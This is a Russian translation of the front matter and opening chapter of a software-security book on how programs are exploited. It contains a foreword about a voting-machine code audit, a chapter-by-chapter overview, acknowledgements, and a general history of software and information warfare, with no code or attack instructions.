Посвящается светлой памяти
Нэнси Симоне Мак-Гроу
(1939–2003)

Предисловие

В начале июля 2003 года мне позвонил Дэвид Дилл (David Dill) — профессор в области информационных технологий Стэнфордского университета. Дилл рассказал мне, что в сети Internet был опубликован исходный код для электронной машины голосования, которая была выпущена одним из крупнейших поставщиков подобного оборудования, компанией Diebold Electron Systems. Он сказал, что стоит проверить этот исходный код на наличие уязвимых мест. Такая возможность выпадает нечасто, поскольку производители систем голосования обычно тщательно охраняют разработанное ими программное обеспечение. Нас потрясло то, что мы обнаружили: ошибок в программном коде, включая и те, которые имели отношение к безопасности, было настолько много, что хакер мог бы просто растеряться, какую атаку из всего доступного диапазона средств для взлома использовать первой (мы *не* рекомендуем использовать такой метод, чтобы приводить хакеров в замешательство). Мы исследовали большие, сложные фрагменты кода, к которому не давалось никаких пояснений. В этом коде использовался только один статический ключ для шифрования результатов голосования. Использовались небезопасные генераторы псевдослучайных цифр и контрольные суммы без шифрования. Исследование журналов CVS (Concurrent Versions System — система управления параллельными версиями) показало, что применялся собственный, "нестандартный" метод управления разработкой программного кода.

Является ли пример с машиной голосования компании Diebold единственным примером плохого контроля за качеством программного обеспечения? Мне так не кажется. Многие компании наподобие Diebold стремятся выбросить на рынок свои продукты раньше конкурентов. Побеждает компания с лучшей и наиболее богатой с точки зрения функциональных возможностей системой. Согласно модели стимулирования, шансы на победу выше у той компании, которая первой представит на рынке свой продукт, в котором будет максимум возможностей, а не той, программа которой будет более безопасна в использовании. Создать грамотную систему безопасности довольно сложно, а результат не всегда оправдывается в материальном смысле. Компании Diebold просто не повезло: программный код ее продукта был обсужден в открытом форуме, что показало возможность его полного взлома. Большинство компаний чувствуют себя в относительной безопасности при условии, что независимые аналитики получают возможность просмотра их кода при жестких ограничениях неразглашения. Только когда они попадают под огонь критики, такие компании уделяют внимание разрекламированными ими ранее средствам обеспечения безопасности. Программный код для машины голосования компании Diebold был не первой исследованной мной сложной системой с массой ошибок, "затрагивающих" безопасность программы. Почему же так трудно создать безопасное программное обеспечение?

Ответ прост. Все дело в *сложности*. Любой программист знает, что для решения одной и той же задачи с помощью средств программирования существует множество приемлемых вариантов. Важным вариантом выбора является язык программирования. Нужно ли вам удобство арифметических указателей и предоставляемых ими возможностей для оптимизации производительности программ, или требуется "экономный" язык, который не допускает переполнения буферов, но лишает программиста некоторых возможностей? Для решения каждой задачи существует множество

доступных алгоритмов, параметров и структур данных. Для каждого блока кода можно выбирать разные имена переменных, способ комментария и даже метод его добавления к основному тексту программы. Каждый программист — уникальная личность, и каждый делает свой уникальный выбор. Большие проекты создаются командами программистов, и различные программисты должны понимать и изменять код других программистов. Достаточно трудно отредактировать свой собственный код, не говоря уж о программном обеспечении другого программиста. Очень трудно избежать ошибок в средствах безопасности в программах, состоящих из сотен строк кода, а для программ с миллионами строк кода, например, в современных операционных системах, это практически невозможно.

Однако сложные системы должны создаваться, и мы не можем просто сдаться и сказать, что безошибочное программирование подобных систем невозможно. Мак-Гроу и Хогланд провели огромную работу, чтобы объяснить, почему программное обеспечение можно взламывать, рассказали, как именно работают программы атаки и как избежать создания уязвимых программ. Вы можете удивиться: для чего демонстрировать, как работают программы взлома? Действительно, существует компромисс, который должны учитывать профессионалы в области безопасности, между сохранением в тайне и опубликованием программ атаки. В этой книге принята здравая позиция, согласно которой единственный способ минимизировать количество ошибок — это понять, почему появляются уязвимые места и как их используют хакеры. Поэтому эту книгу стоит прочесть любому человеку, который принимает участие в создании сетевого приложения или операционной системы.

Взлом программного обеспечения: руководство начинающего хакера — это лучшая книга по теме обеспечения защиты приложений и уязвимых мест в программном обеспечении, которую я когда-либо читал. Гари Мак-Гроу и Грег Хогланд давно изучают эту науку. Первая книга Мак-Гроу, *Java Security* (Безопасность в Java), стала основополагающим трудом по проблемам безопасности в среде выполнения Java-приложений и концепции Novel по запуску непроверенного переносимого кода в пределах надежного браузера. Следующая книга Мак-Гроу, *Building Secure Software (Создание безопасных приложений)*, стала классическим трудом, в котором продемонстрированы принципы построения приложений без уязвимых мест, многие из которых описаны в этой книге. Хогланд имеет очень большой опыт разработки приложений и практической реализации защиты от программ атаки.

После чтения этой книги вы будете удивляться не тому, как много систем было взломано, а тому, сколько систем еще не взломано. Проведенный нами анализ программного кода электронной машины для голосования показал, что уязвимое программное обеспечение присутствует повсюду. Тот факт, что многие системы еще не скомпрометированы, объясняется тем, что злоумышленники часто удовлетворяются более легкими целями. Лично мне теперь будет не совсем приятно в следующий раз идти на выборы, которые обслуживаются с помощью электронной машины голосования, работающей под управлением Windows. Возможно, я просто использую открепительный талон для голосования, по крайней мере, в этом случае ошибка не будет вызвана недостатками программного обеспечения.

Авиэль Д. Рубин (Aviel D.Rubin)
Адъюнкт-профессор компьютерных наук, технический руководитель института по информационной безопасности при университете Джона Хопкинса

Введение

Профессиональные программисты уже давно осознали всю важность вопроса о безопасности программного кода. После выпуска в 2001 году книги *Building Secure Software (Создание безопасных приложений)* авторов Виега и Мак-Гроу, уже появилось огромное количество книг, в которых окончательно определена безопасность как критически важный элемент программы.

Книга *Building Secure Software* предназначена для профессионалов в области программного обеспечения от разработчиков до менеджеров и может использоваться как пособие для создания более безопасного кода. Новая книга *Взлом программного обеспечения: руководство начинающего хакера* предназначена для той же целевой аудитории, но имеет более конкретную специализацию по вопросам о поиске уязвимых мест в программном обеспечении. Эта книга является особенно интересной для специалистов в области защиты информации, которые хотят углубить свои знания, включая группы "скорой компьютерной помощи" и высокоморальных хакеров.

Книга *Взлом программного обеспечения: руководство начинающего хакера* рассказывает о том, как взламывать программный код, и о том, как преодолевать технические проблемы, с которыми сталкиваются специалисты в области безопасности. Основной целью этой книги авторы видят помощь в обеспечении безопасности программ, а не в защите от атак по сети.

Мы понимаем, что специалистам по обеспечению безопасности программ нужны конкретные сведения о применении изложенного материала на практике. Проблема в том, что такие простые и популярные методы используются поставщиками "программ для обеспечения безопасной работы" в качестве универсальных решений всех проблем (например, средства тестирования, принципы работы которых не известны пользователю, так называемый "черный ящик"). Однако эти методы весьма поверхностны и не раскрывают сути ошибок. Эта книга позволяет пройти весь путь от рекламных заявлений до "самой сердцевины" каждой конкретной проблемы. Нам нужно ясно понимать то, против чего мы собираемся бороться. И эта книга предназначена именно для этой цели.

О чем эта книга

В этой книге подробно рассмотрены многие реальные программы атаки на приложения, объяснено, как и почему эти программы срабатывают, на чем основаны шаблоны атаки и (в некоторых случаях) как можно выявить факт проведения атаки. Параллельно читателям демонстрируются способы выявления новых уязвимых мест в программном обеспечении и способы их использования для взлома компьютеров.

В главе 1, "Программное обеспечение — источник всех проблем", описывается, почему программное обеспечение является основным источником проблемы безопасности компьютерных систем. Авторы расскажут о *трех основных проблемах* при использовании программного обеспечения — сложности, расширяемости и взаимодействии в пределах сети, — и объяснят, почему проблема безопасности становится все серьезней.

В главе 2, "Шаблоны атак", рассказывается об ошибках в реализации и недостатках в архитектуре программ. Будет рассмотрена проблема обеспечения безопасности открытой системы, а также будет показано, почему управление риском является

единственным надежным методом решения этой проблемы. В этой главе будут рассмотрены две реальные программы атаки: одна очень простая, а вторая, наоборот, сложная с точки зрения технической реализации. Авторы покажут, как шаблоны атак согласуются с классической парадигмой сетевого взаимодействия.

Темой главы 3, "Восстановление исходного кода и структуры программы", является восстановление исходного кода программы (reverse engineering). Злоумышленники выполняют дизассемблирование, декомпиляцию и реконструирование программ, чтобы понять, как они работают и как можно нарушить их работу. В этой главе описываются малоизвестные методы анализа программ, включая идею использования заплаты для составления плана возможной атаки. Речь пойдет о современном средстве, используемом хакерами для взлома программного кода, — Interactive Disassembler (IDA) . Также подробно будет рассмотрено, на каких принципах построены реальные программы взлома и как они работают.

В главах 4, "Взлом серверных приложений", и 5, "Взлом клиентских программ", изучаются два аспекта модели клиент/сервер. В главе 4, "Взлом серверных приложений", обсуждается получение данных с доверенных хостов, расширение привилегий, вставка вредоносного кода, отслеживание пути хранения файла и другие методы проведения атак на программное обеспечение сервера. В главе 5, "Взлом клиентских программ", рассказывается об атаках клиентских программ с помощью служебных сигналов, сценариев и динамического кода. В обеих главах приведено множество шаблонов и примеров реальных атак.

Созданию вредоносных входных данных посвящена глава 6, "Подготовка вредоносных данных". Изложенный в ней материал выходит далеко за пределы стандартных сведений. Здесь обсуждаются: анализ по частям, отслеживание функций кода и восстановление кода после синтаксического анализа. Особое внимание уделяется созданию эквивалентных запросов с помощью различных методов шифрования. Опять-таки предоставляются как примеры реальных атак, так и выделены шаблоны этих атак.

"Ночной кошмар" специалистов по обеспечению защиты информации — атаки на переполнение буфера — являются темой главы 7, "Переполнение буфера". В этой главе подробно рассматривается сам механизм атак на переполнение буфера, при том предположении, что читатели уже знакомы с общими принципами этих атак. Будут рассмотрены: переполнение буфера во встроенных системах и в базах данных, атаки на переполнение буфера для Java-программ и эти же атаки на основе содержимого передаваемых данных. В главе 7, "Переполнение буфера", также рассказывается, как выявлять ошибки переполнения буфера всех видов, включая переполнения буфера в стеке, арифметические ошибки, уязвимые места на основе строк форматирования, переполнения буфера в куче, использование функции `vtable` в программах на C++ и "трамплины". Технология внедрения вредоносного кода подробно рассмотрена для множества платформ, включая x86, MIPS, SPARC и PA-RISC. Кроме того, изложены усовершенствованные методы атак, например встроенная защита и использование переходов для обхода уязвимых механизмов обеспечения защиты. В главе 7, "Переполнение буфера", приведено огромное количество шаблонов атак.

Глава 8, "Наборы средств для взлома", посвящена наборам средств для взлома (rootkit), которые можно назвать вершиной искусства создания универсальных пакетов для атаки. В этой главе основное внимание уделено программному коду для реального набора средств для взлома систем под управлением Windows XP. Будут

рассмотрены перехваты вызовов, подмена выполняемых файлов, сокрытие запущенных файлов и процессов, атаки по сети и внесение изменений в двоичный код. Также рассматриваются проблемы с аппаратным обеспечением, включая методы для сокрытия наборов средств для взлома в EEPROM. Завершают главу несколько коротких разделов, посвященных методам, используемым в усовершенствованных наборах средств для взлома.

Итак, в книге *Взлом программного обеспечения: руководство начинающего хакера* описан полный спектр возможных атак на программы, начиная от внедрения вредоносного кода и заканчивая запуском скрытых наборов средств для взлома. С помощью шаблонов атак, примеров реального кода и программ атаки авторы доступно раскрывают методы, *ежедневно* используемые хакерами для взлома чужих программ.

Как пользоваться этой книгой

Эта книга пригодится различным специалистам: системным администраторам, обеспечивающим безопасность сетей, специалистам по защите информации, консультирующим различные организации, хакерам, а также разработчикам программ и программистам, которые работают над созданием новых программ для обеспечения защиты.

- Тем, кто отвечает за надежную работу компьютерной сети или работу программ на системах пользователей, следует прочесть эту книгу, чтобы узнать о типах уязвимых мест на контролируемых системах и способах их выявления.
- Тем, кто консультирует различные организации по вопросам защиты, следует прочесть эту книгу, чтобы быстро и эффективно выявлять и оценивать опасность уязвимых мест в системе безопасности.
- Если перед вами поставлена задача победить в информационной войне с противником, этой книгой можно воспользоваться, чтобы узнать, как проникнуть во вражеские системы посредством программного обеспечения.
- Разработчики программного обеспечения благодаря этой книге узнают, как хакеры обращаются с созданными ими продуктами. В современном мире все разработчики обязаны помнить о безопасности. Знания являются оружием, позволяющим разобраться с реальными проблемами в области обеспечения безопасности сетей.
- Программисты, которые непосредственно заняты созданием кода программ защиты, просто полюбят эту книгу.

Таким образом, эта книга в основном предназначена для специалистов в области защиты информации, но она содержит полезные сведения для *всех* профессионалов в области информационных технологий.

Не слишком ли опасна эта информация?

Очень важно понимать, что изложенные в книге сведения отнюдь не являются новыми для сообщества хакеров. Некоторые из рассмотренных методов использовались еще в “незапамятные времена”. Целью авторов было ознакомить с некоторой общедоступной информацией и повысить уровень знаний относительно безопасности программного обеспечения.

Некоторые специалисты по защите информации могут быть обеспокоены тем, что описание методов атаки может подтолкнуть многих людей к проверке их на практике. Возможно, в этом есть доля истины, но хакеры всегда имели более развитую систему обмена информацией, нежели специалисты по защите. Информация должна быть осмыслена и классифицирована профессионалами в области безопасности в целях определения наиболее приемлемых решений. Следует ли нам взять быка за рога или лучше спрятать голову в песок?

Возможно, эта книга вас шокирует. Тем не менее, она позволит узнать много полезных сведений.

Благодарности

Создание этой книги потребовало достаточно много времени. Нам помогало множество людей — и прямо, и косвенно. Хотя не обошлось без ошибок и недочетов, но мы хотим разделить все похвалы с теми людьми, которые принимали участие в процессе нашей работы.

Перечисленные ниже люди внесли важные замечания относительно материала этой книги: Александр Антонов, Ричард Бейтлич (Richard Bejtlich), Найшал Бхала (Nishchal Bhalla), Антон Чувакин, Грег Каммингс (Greg Cummings), Маркус Лич (Marcus Leech), Маркус Ранум (Marcus Ranum), Джон Стивен (John Steven), Уолт Стоунбюрнер (Walt Stoneburner), Герберт Томсон (Herbert Thompson), Картик Триведи (Kartik Trivedi), Адам Янг (Adam Young) и большое количество анонимных обозревателей.

Мы считаем своим долгом поблагодарить сотрудников издательства Addison-Wesley, особенно нашего редактора Карен Гетманн (Karen Getmann) и ее двух помощниц Эмили Фрей (Emely Frey) и Элизабет Здунич (Elizabeth Zdunich). Благодарим за то, что они воплотили в жизнь этот казавшийся бесконечным проект.

Благодарности Грега

В первую очередь я должен поблагодарить своего бизнес-партнера, а теперь и мою жену Пенни. Эта работа никогда не была бы выполнена без ее поддержки. Отдельное большое спасибо моей дочери Кэлси! В процессе создания книги многие люди внесли свою лепту (в виде затраченного времени и технических консультаций) в конечный результат. Большое спасибо Мэту Хагету за яркие идеи и обзор исторических перспектив, необходимый для успеха книги. Кроме того, благодарю Шона Брейкена (Shawn Bracken) и Джона Гэри (Jon Gary) за то, что они сидели в моем гараже и использовали старую дверь вместо рабочего стола. Благодарю и Алвара Флейка (Halvar Flake) за необходимые дополнения. Спасибо Дэвиду Айтелу (David Aitel) за предоставление технических сведений по использованию методов атак с применением кода командного интерпретатора. Благодарю Джеми Батлер (Jamie Butler) за прекрасные знания по наборам средств для взлома, а также благодарю Джефа и Пинга Мосс (Jeff and Ping Moss).

Неоценимую помощью в подготовке этой книги к изданию оказал мой соавтор Гари Мак-Гроу, который планировал нашу работу. Большинство моих знаний были получены самостоятельно, а Гари подвел необходимый научный базис под эти знания. Он очень честный и откровенный человек. Добавьте ко всем этим качествам отличные теоретические знания, прекрасно дополняющие мои практические навыки. К тому же Гари хороший друг.

Благодарности Гари

Выражаю благодарность компании Citigal (http://www.citigal.com), которая предоставила просто прекрасное место для работы. Творческая атмосфера и приятные в общении люди позволили работать с удовольствием (сколько времени было сэкономлено из-за отсутствия приступов хандры!). Особая благодарность административной группе за организацию производственного процесса: Джефу Пейни (Jeff Payne),

Джефу Воас (Jeff Voas), Чарли Крю (Charlie Crew) и Карлу Левису (Karl Lewis). В кабинете руководителя технического отдела, штат которого набирали профессионалы своего дела Джон Стивен (John Steven) и Рич Милз (Rich Mills), мои таланты раскрылись в полной мере. В прекрасную команду специалистов входят Френк Чарон (Frank Charron), Тод Мак-Энали (Tod McAnally) и Майк Дебнам (Mike Debnam). Эти люди смогли воплотить многие теоретические идеи на практике. Группой Software Security Group (SSG) от компании Cigital, основанной мной в 1999 году, теперь руководит Стен Виссеман (Stan Wisseman). Группа SSG продолжает работать над распространением принципов безопасности для программного обеспечения по всему миру. Хочется отдельно сказать "спасибо" членам этой команды Брюсу Поттеру (Bruce Potter) и Пако Хоупу (Pako Hope), Пэту Хигинсу (Pat Higgins) и Майку Фиретти (Mike Firetti). И наконец, особая благодарность Ивонне Вайли (Yvonne Wiley), которая довольно удачно отслеживала мое местонахождение на этой планете.

Эта книга никогда бы не появилась без моего соавтора Грега Хогланда. Его знания использованы на каждой странице этой книги. Если вам понравятся технические детали этой книги, благодарите Грега.

Как и три мои предыдущие книги, эта книга появилась в результате совместных усилий многих людей. Среди моих друзей, помогавших мне в изучении принципов защиты информации, хочу назвать Росс Андерсон (Ross Anderson), Анни Энтон (Annie Anton), Мэта Бишопа (Matt Bishop), Стива Белловина (Steve Bellovin), Билла Чесвика (Bill Cheswick), Криспина Кована (Crispin Cowan), Дрю Дин (Drew Dean), Джереми Эпштейна (Jeremy Epstain), Дейва Эванса (Dave Evans), Эда Фелтена (Ed Felten), Ануп Гош (Anup Ghosh), Ли Гонг (Li Gong), Питера Ханимана (Piter Honeyman), Майка Ховарда (Mike Hovard), Стива Кента (Steve Kent), Поля Кочера (Paul Kocher), Карла Лэндвирха (Karl Landwerh), Патрика Мак-Дэниэла (Patrick McDaniel), Грега Морисетта (Greg Morrisett), Питера Ноймана (Piter Neumann), Джона Пинкуса (John Pincus), Маркуса Ранума (Marcus Ranum), Ави Рубина (Avi Rubin), Фреда Шнейдера (Fred Schneider), Брюса Шнейдера (Bruce Schneider), Джина Спаффорда (Gene Spafford), Кэвина Салливана (Kevin Sullivan), Фила Винейблеса (Phil Venables) и Дэна Воллача (Dan Wallach). Благодарю сотрудников DARPA (Defense Advanced Research Projects Agency) и AFRL (Air Force Reseach Laboratory) за многолетнюю поддержку моих изысканий.

Но больше всего я хочу поблагодарить мою семью. Я признаюсь в любви Эми Бэрли (Amy Barly), Джеку и Эли. Особая признательность моему отцу и моим братьям.

От издательства

Вы, читатель этой книги, и есть главный ее критик и комментатор. Мы ценим ваше мнение и хотим знать, что было сделано нами правильно, что можно было сделать лучше и что еще вы хотели бы увидеть изданным нами. Нам интересно услышать и любые другие замечания, которые вам хотелось бы высказать в наш адрес.

Мы ждем ваших комментариев и надеемся на них. Вы можете прислать нам бумажное или электронное письмо, либо просто посетить наш Web-сервер и оставить свои замечания там. Одним словом, любым удобным для вас способом дайте нам знать, нравится или нет вам эта книга, а также выскажите свое мнение о том, как сделать наши книги более интересными для вас.

Посылая письмо или сообщение, не забудьте указать название книги и ее авторов, а также ваш обратный адрес. Мы внимательно ознакомимся с вашим мнением и обязательно учтем его при отборе и подготовке к изданию последующих книг. Наши координаты:

E-mail:	`info@williamspublishing.com`
WWW:	`http://www.williamspublishing.com`

Информация для писем из:

России:	115419, Москва, а/я 783
Украины:	03150, Киев, а/я 152

1 Программное обеспечение — источник всех проблем

Итак, конечная цель взлома системы — это заставить данную систему "молить о пощаде", когда уже раскрыты все секреты установленных программ и хакеру предоставлен доступ к командному интерпретатору с неограниченными правами. Взлом компьютера практически всегда выполняется с помощью установленного программного обеспечения. И чаще всего атакуемый компьютер не является рядовой системой[1]. Практически у всех современных компьютерных систем есть своя "ахиллесова пята" в виде программного обеспечения. Благодаря этой книге вы узнаете, как взламывать программное обеспечение, и научитесь использовать уязвимые места программ, чтобы получить контроль над компьютером.

На сегодняшний день выпущено уже немало хороших книг по сетевой безопасности. Например, книга Брюса Шнейера (Bruce Schneier) *Secrets and Lies* (2000) предоставляет читателям прекрасный обзор ситуации в области защиты информации, причем эта книга содержит огромное количество великолепных примеров и мудрых советов. Книга *Hacking Exposed* (автор Мак-Клур) является прекрасным руководством для тех, кто хочет понять элементарные атаки (например, чтобы организовать защиту). Умение противодействовать таким атакам тоже важно, но является только первым шагом в правильном направлении. Вернуться на уровень элементарных программ атаки не помешает для организации правильной защиты (или проведения нужной атаки). С помощью сведений, изложенных в книге *The Whitehat Security Arsenal*, можно защитить свою сеть от огромного количества атак. Книга *Security Engineering* (автор Росс Андерсон, 2001) дает подробный аналитический обзор проблемы безопасности. Так зачем нужна *еще* одна книга по безопасности?

Шнейер в предисловии к своей книге *Building Secure Software* написал: "Мы бы не тратили так много времени, денег и усилий на обеспечение безопасной работы в сети, если бы у нас было более надежное программное обеспечение". Затем он написал следующее:

> *"Вспомните последние уязвимые места в программном обеспечении, о которых вы узнали. Возможно, это был вредоносный пакет, который позволяет*

---

[1] *Безусловно, большинство программ атаки предназначено для взлома стандартного программного обеспечения, запущенного на стандартном компьютере, которые ежедневно используются в коммерческих организациях. — Прим. авт.*

хакеру взломать какой-то сервер. Возможно, это была одна из бесчисленных атак на переполнение буфера, используя которую злоумышленник получает контроль над чужим компьютером, отправив специальное вредоносное сообщение. А возможно, это было уязвимое место в протоколе шифрования, благодаря чему хакер может читать зашифрованные сообщения или обойти систему аутентификации. Все это проблемы программного обеспечения".

Среди того огромного количества материала, который был опубликован по теме компьютерной безопасности, в центре внимания только очень небольшой части трудов была первопричина всех проблем — ошибки в программном обеспечении. Мы исследуем этот безбрежный океан ошибок в программах и научим вас прокладывать правильный маршрут в этих бескрайних просторах.

Краткая история программного обеспечения

Современные компьютеры больше не являются громоздкими агрегатами размером с комнату, при обслуживании которых оператору приходилось заходить внутрь компьютера. Теперь пользователи скорее носят компьютеры, чем заходят в них. Среди тех революционных средств, которые позволили совершить это коренное преобразование, можно назвать кинескоп, транзистор и чип на силиконовой подложке, но самым главным все же является программное обеспечение.

Именно благодаря программному обеспечению компьютеры выделяются на фоне других технологических новшеств. Блестящая идея перенастройки машины для выполнения практически неограниченного количества задач одновременно проста и гениальна. Эта идея очень долго оставалась просто теорией, до того как удалось получить осязаемые результаты ее воплощения. При работе над своей концепцией счетной машины в 1842 году Чарльз Бэббидж (Charles Babbage) воспользовался помощью переводчика — леди Ады Лавлейс (Ada Lovelace)[2]. Ада, которая сама себя называла "аналитиком (и метафизиком)" разбиралась в идее устройства не хуже, чем сам Бэббидж, но лучше выражала на словах те преимущества, которые принесет создание этого устройства. Особенно это касается пояснений к оригинальной работе. Она поняла, что счетная машина — это то, что теперь мы называем компьютером общего назначения. По ее словам, счетная машина была предназначена для "подсчета и составления таблиц для выполнения любого действия ... механизм дает возможность подсчитать значение любой неопределенной функции любой степени сложности". Уже тогда ей удалось выразить всю мощь идеи программного обеспечения.

Согласно словарю университета Вебстера, слово *software* (программное обеспечение) получило широкое распространение в 1960 году и поясняется следующим образом:

> "...что-то используемое или связанное с аппаратными средствами: например, полный набор программ, процедур и пояснительной документации, связанной с системой и особенно с компьютерной системой, в частности, компьютерные программы..."

---

[2] *Более подробную информацию об Аде Лавлейс можно прочесть по адресу* `http://www.sdsc.edu/ScienceWomen/lovelace.html`.

В 60-х годах прошлого века появление "современных, высокоуровневых" языков программирования, например Fortran, Pascal и C, позволило программному обеспечению выполнять все более сложные операции. Компьютеры стали больше определяться по тому, какое программное обеспечение на них запущено, а не по тому, какими аппаратными средствами управляют программы. Появились и начали развиваться операционные системы. Были созданы первые сети, которые стали увеличиваться стремительными темпами. Причем этот рост был связан прежде всего с развитием программного обеспечения[3]. Программное обеспечение стало *необходимым*.

Забавная вещь случилась с появлением Internet. Использование программного обеспечения, которое было задумано для упрощения жизни отдельного человека, стало противоречить правилам морали и этики. И совершенно права оказалась леди Лавлейс, когда говорила, что оно позволяет выполнять "любые действия", в том числе и вредоносные действия, потенциально опасные действия и просто ошибочные функции.

В процессе своего развития программное обеспечение стало выходить за рамки технических устройств и стало проникать в различные сферы человеческой деятельности. Использование программного обеспечения в бизнесе и военной сфере стало практически обыденным.

При ошибках в программах деловой мир несет колоссальные убытки. Программное обеспечение управляет каналами снабжения, предоставляет доступ к глобальной информации, позволяет управлять заводами и фабриками и используется для взаимодействия с заказчиками. Любая ошибка в таком программном обеспечении может привести к тяжелым последствиям:

- предоставление конфиденциальных данных неавторизованным пользователям (включая и хакеров);
- выход из строя и "зависание" систем вследствие предоставления неправильных данных;
- возможность для хакера внедрять и выполнять программный код;
- выполнение привилегированных команд со стороны хакера.

Распространение компьютерных сетей оказало огромное (и в основном негативное) влияние на использование программного обеспечения. По сравнению с в начала 1970-х годов сетью под названием ARPANET, глобальная сеть Internet ворвалась в жизнь людей просто с непредсказуемой скоростью, гораздо быстрее, чем многие другие технологии, включая электричество и телефон (см. рис. 1.1). Если Internet — это машина, то программное обеспечение — это ее двигатель.

Объединение компьютеров в сети позволяет пользователям совместно использовать данные, программы и вычислительные ресурсы. При подключении компьютера к сети он становится доступным с других удаленных компьютеров, что позволяет географически удаленным пользователям получать данные или использовать ресурсы этого компьютера. Программное обеспечение в реализации этих задач является сравнительно новым и работает нестабильно. В современной быстроменяющейся

---

[3] *Существует теснейшая взаимосвязь между развитием аппаратных средств и программного обеспечения. Тот факт, что современные аппаратные средства обладают огромными возможностями и емкостью при небольших размерах, неразрывно связан с параллельным развитием программного обеспечения. — Прим. авт.*




Рис. 1.1. Скорость внедрения различных технологий в годах. На оси x представлены годы (за точку отсчета принят год внедрения или изобретения), а на оси y изображено проникновение на рынок (в процентном отношении). О скорости внедрения можно судить по наклону различных кривых. Очевидно, что Internet вошел в обиход намного быстрее (и оказал значительно большее влияние на культуру), чем другие революционные технологии в истории человечества

экономике на компании, занимающиеся разработкой программного обеспечения, оказывается сильное рыночное давление, в результате чего появляются все новые и новые технологии. “Время выпуска на рынок” становится основным движущим фактором, а главный лозунг — “сделать на вчера”. Чем дольше времени занимает подготовка технологии к выпуску на рынок, тем выше вероятность коммерческого провала. Поскольку тщательное создание технологий требует больших финансовых вложений и времени, то зачастую программное обеспечение создается в спешке и без надлежащего тестирования. Неаккуратность при разработке программного обеспечения привела к тому, что сегодня в глобальной сети существуют миллиарды ошибок, которыми можно воспользоваться для взлома систем.

В большинство программ, предназначенных для взаимодействия по сети, добавлены функции безопасности. Хотя киношный стереотип о легко угадываемом пароле в принципе соответствует действительности, но пароли только иногда останавлива-

ют хакеров. Это относится только к тем злоумышленникам, которые "пытаются войти через парадную дверь". Проблема в том, что многие механизмы, призванные защитить программное обеспечение от взлома, *сами* являются программами и могут оказаться целью более сложной атаки. Поскольку большинство средств безопасности представляют собой только часть программного обеспечения, эти проверки можно обойти. И хотя все мы видели фильмы, в которых хакеры отгадывают пароли, в реальной жизни хакеры "работают" с более сложными функциями безопасности. Среди усовершенствованных систем безопасности и связанных с ними атак можно назвать следующие:

- контроль над тем, кому разрешено подключаться к конкретному компьютеру;
- выявление подложных аутентификационных данных;
- определение того, кто имеет право доступа к ресурсам совместно используемого компьютера;
- защита данных (особенно при передаче) с помощью шифрования;
- место и способ хранения данных регистрационных журналов.

В течение 1990-х годов были обнаружены и представлены широкой общественности десятки тысяч ошибок в программном обеспечении, которые были связаны с безопасностью. Наличие этих ошибок привело к распространению программ атаки. К настоящему времени десятки тысяч так называемых "потайных ходов" созданы в компьютерных сетях по всей планете. Это последствия взрыва хакинга в конце XX века. Исходя из нынешнего состояния дел, прояснить ситуацию полностью кажется практически невозможным, но мы предпримем попытку сделать это. Одна из причин создания этой книги — вызвать конструктивные дискуссии по поводу истинных проблем, которые привели к появлению программ атаки, и оставить в прошлом "интересные", но лишь поверхностные разговоры.

Программное обеспечение и информационные войны

Второй наидревнейшей профессией является война. Но даже такое древнее занятие преобразуется в современном кибер-мире. Умение выстоять в информационной войне предельно важно для каждого государства и корпорации, которые планируют свое развитие (и выживание) в современном мире. Даже если нация не готовится к информационной войне, то это делают ее противники, и неподготовленное государство будет иметь проигрышную позицию в будущих войнах.

Сбор информации критически важен для ведения войны. Поскольку информационная война ведется и за информацию в том числе, то она неразрывно связана со сбором информации[4]. Классическая разведка преследует четыре основные цели:

- защита государства (и государственная безопасность);
- помощь в военных действиях;
- расширение политического влияния на мировом рынке;
- увеличение экономической мощи.

---

[4] *Более подробную информацию по этой теме можно почерпнуть из книги Дороти Дэннинг (Doroty Denning) Information Warfare & Security.*

Хорошим шпионом всегда был тот, кто умел собирать и правильно распоряжаться большими объемами секретной информации. В современную эпоху распределенных вычислений это особенно справедливо. Если к секретной информации можно получить доступ через сеть, для шпиона вовсе необязательно личное присутствие, т.е. остается меньше шансов на то, что тебя обнаружат. Это также означает, что возможности для сбора информации обходятся дешевле, чем традиционные средства шпионажа.

